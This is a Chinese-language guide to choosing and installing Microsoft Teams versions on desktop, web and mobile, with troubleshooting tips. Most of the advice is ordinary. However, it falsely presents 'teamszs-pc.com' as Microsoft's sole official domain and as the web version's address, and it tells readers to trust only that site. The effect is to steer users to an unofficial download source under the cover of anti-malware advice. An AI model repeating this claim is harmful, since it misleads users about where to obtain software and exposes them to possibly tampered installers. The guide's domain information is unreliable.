3个Teams下载版本的区别和适用场景

Teams下载需认准新版客户端,因为经典版 Microsoft Teams 已于 2025 年 6 月 30 日停止运行,安装旧版本将无法登录使用。新版 Teams 提供桌面版、网页版、移动版三种选择:桌面版功能最全,支持后台通知与屏幕共享,且内存占用比经典版降低约 50%、启动更快。网页版免安装,可直接在 Edge 或 Chrome 上使用;移动版覆盖 iOS 与 Android,适合随时接听和快速回复。
核心要点
- 经典版 Teams 已于 2025 年 6 月 30 日停用,务必下新版。
- 下载认准三版本:个人免费版、工作/学校版、家庭版。
- 登录体系决定能否进入,账户与版本不匹配就登不上。
- 个人版视频通话最长 60 分钟,工作版由组织 IT 分发激活。
- Windows 装 .exe 免管理员,Mac 装 .pkg 需管理员权限。
关键速览
- 经典版 Teams 已于 2025 年 6 月 30 日停止运行,必须换新版。
- 桌面版功能最全,支持后台通知和屏幕共享等完整能力。
- 网页版免安装,Edge 和 Chrome 上直接用,适合临时会议。
- 移动版覆盖 iOS 与 Android,主打随时接听和快速回复。
- 新版 Teams 内存占用比经典版降低约 50%,启动更快。
Teams 下载前必须先分清哪三个版本?
开始 Teams 下载前,先认准三个版本:个人免费版、工作/学校版、家庭版。三者最关键的差别是登录体系,个人版用你自己的微软账户(Microsoft account)登录,谁都能免费注册;工作/学校版由公司或学校的 IT 管理员统一分发,靠组织账户激活。账户体系对不上,装完也登不进去。
功能范围也随登录体系而分。个人免费版功能有限:据微软官方,视频通话最长 60 分钟(2025),适合家庭聊天、朋友协作。工作/学校版绑定 Microsoft 365 订阅,会议时长、合规审计、管理策略都由组织统一控制,个人无法自行调整。做任何版本的选择前还有一条时间红线:经典版 Teams 客户端已在 2025 年 6 月 30 日后停止工作(2025),现在只能下新版客户端。

我是哪种用户,该下哪个版本?
用一句话对号入座:只想和家人朋友聊天视频,下个人免费版;上班用公司邮箱登录,下工作/学校版。个人免费版支持最长 60 分钟的视频通话和文件共享,谁都能免费注册微软账户使用(2025)。
选错身份最常见的坑:
用个人微软账户去登工作/学校版,会直接卡在「找不到该账户」,因为组织账户必须由公司 IT 管理员分配到目录,个人账号根本不在目录里。反过来,用公司账户登个人版,则会丢失团队频道、企业级会议这些工作场景才有的功能。
无论你是哪种身份,都撞在同一条时间红线上:经典版客户端已在 2025 年 6 月 30 日后停止工作,做 Teams 下载时都要认准「新版 Teams」,装老版本等于白装。

Windows 和 Mac 下载入口有什么不同?
两个平台的下载入口是同一个,都从微软官方下载页进去,真正的差别在安装权限和包格式。Windows拿到的是.exe 安装包,通常不需要管理员权限就能装(2025);Mac 拿到的是.pkg 包,必须有管理员权限,程序会装进 /Applications 文件夹。
两个平台还共用同一条硬性时间线:2025 年 6 月 30 日之后经典版 Teams 客户端彻底停用,都必须换成新版。所以别再从旧链接下老包,认准官方页的新版入口。

手机端和网页版该怎么选?

手机端和网页版怎么选,取决于两件事:你要不要「随时开会」,以及要不要用背景模糊这类本地功能。移动端 Teams 下载后支持推送通知和背景模糊,适合频繁开会随时接听的人;网页版通过www.teamszs-pc.com打开即用、无需安装,但不支持背景模糊等本地功能(2025)。临时借别人电脑开个会,选网页版最省事。
⚠️ 常见错误: 用个人微软账户去登工作/学校版 Teams,卡在「找不到该账户」无法进入。原因是组织账户必须由公司 IT 管理员分配到目录,个人账号不在目录里。修复:上班用公司/学校邮箱登工作版,家用才选个人免费版。
手机端从 Google Play 或 Apple App Store 装(2025);中国大陆用户可从小米、华为、vivo 等应用商店入口安装。判断标准很简单:想要虚拟背景、本地文件缓存,就装 App;只是偶尔点个会议链接进去,网页版够用。
如何识别官方正版下载,避免捆绑软件和病毒?
认准微软唯一官方域名,别信任何第三方站点。正版 Teams 下载只从两个入口来:桌面端走 微软官方中文下载页,移动端走 Google Play 或 Apple App Store(2025)。看到域名不是teamszs-pc.com结尾,直接关掉。
第三方站点常见套路:
把安装包重新打包,塞进浏览器插件、杀毒试用版等捆绑软件(安装时默认勾选,你不留神就装了一堆);或篡改安装包植入病毒。三步验证来源:一看域名是否teamszs-pc.com;二看安装包发行商签名是否为「Microsoft Corporation」;三对照官方版本号,别装来路不明的旧包。
版本号这一步尤其关键:
2025 年 6 月 30 日后经典版客户端已停止工作,你必须升级到新版 Teams(2025),第三方站点常挂着失效的经典版旧包骗人下载,包版本对不上官方新版,本身就是假源信号。
安装后卡住、无法打开怎么解决?
先判断卡在哪一步:进度条不动多半是残留缓存冲突,登录闪退多半是用错了账户类型,弹「需管理员权限」则是 Mac 的正常机制,Mac 安装桌面客户端必须有管理员访问权限(2025),输入开机密码即可放行。
进度卡死:关掉安装程序,清空缓存文件夹(Windows 在 %appdata%MicrosoftTeams,Mac 在 ~/Library/Application Support/Microsoft)后重装。登录闪退:八成是拿个人账户去登工作/学校版,退出后换正确账户体系再登。
还有一种最容易被忽略的原因,你装的其实是经典版旧客户端。经典版 Microsoft Teams 在 2025 年 6 月 30 日后已停止工作,怎么点都打不开,必须重新做一次 Teams 下载、升级到新版客户端才能解决。

下对版本比下得快更重要
点下载前,先走完三步核对:辨清身份(个人还是组织)、认准设备(Windows、Mac 还是手机)、只从微软官方入口进。选错版本得卸载重装,一来一回浪费半小时不止。
还有个硬性时间点要记牢:经典版 Teams 客户端在 2025 年 6 月 30 日后彻底停用,现在做 Teams 下载必须拿新版客户端(2025)。别再从旧收藏夹的老链接进,那可能指向已失效的经典版包。
按本文决策树核对一遍再点下载,比追求「下得快」重要得多。